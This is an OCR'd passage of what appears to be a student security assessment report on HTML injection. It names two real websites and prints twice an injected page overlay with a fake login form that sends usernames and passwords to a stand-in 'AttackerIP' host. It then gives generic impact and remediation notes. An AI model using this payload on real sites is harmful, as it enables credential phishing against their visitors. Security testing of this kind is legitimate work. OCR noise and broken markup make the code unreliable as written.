
#ST#IS#4899



If hello is displayed on the website irrespective of place then it is vulnerable to the HTML Injection.

WEBSITE-2:

URL = https://ramsar.org/



Repeat the above steps again.


#ST#IS#4899

Payload:

<div style=”position: absolute; left: opx; top: 0px; width: 1900px; height: 1300px; z-index: 1000; background-color:white; padding: 1em;”>Please login with valid credentials:
<form name=”login” action= http://AttackerIP/login.htm ><table><tr><td>Username:</td><td><input


Type=”text”

Name=”username”/></td></tr><td>Password:</td><td><input type=”text” name=”password”/></td></tr><tr><td> colspan=2 align=center><input type=”submit” value=”login”/></td></tr></table></form>



Click on enter.

#ST#IS#4899



WEBSITE-3:

URL = http://www.cepii.fr/

Payload:


<div style=”position: absolute; left: opx; top: 0px; width: 1900px; height: 1300px; z-index: 1000; background-color:white; padding: 1em;”>Please login with

#ST#IS#4899

valid credentials:
<form name=”login” action= http://AttackerIP/login.htm ><table><tr><td>Username:</td><td><input

Type=”text”

Name=”username”/></td></tr><td>Password:</td><td><input type=”text” name=”password”/></td></tr><tr><td> colspan=2 align=center><input type=”submit” value=”login”/></td></tr></table></form>



#ST#IS#4899

IMPACT:

These can have significant impacts on systems security, allowing attackers to manipulate website content, execute malicious scripts.

REMEDIATION ACTION:

It is crucial to implement proper input validation and output encoding techniques. Additionally, regular security audits and code reviews can help identify and address any potential vulnerabilities in the system.

CONCLUSION:

I hereby conclude, the assessment of this task revealed significant vulnerabilities, including URL redirection, XSS and HTML injection vulnerabilities. These weaknesses pose serious risks to security and integrity of system. It is crucial to address these types of vulnerabilities promptly by implementing robust security measures, such as input validation and output encoding etc.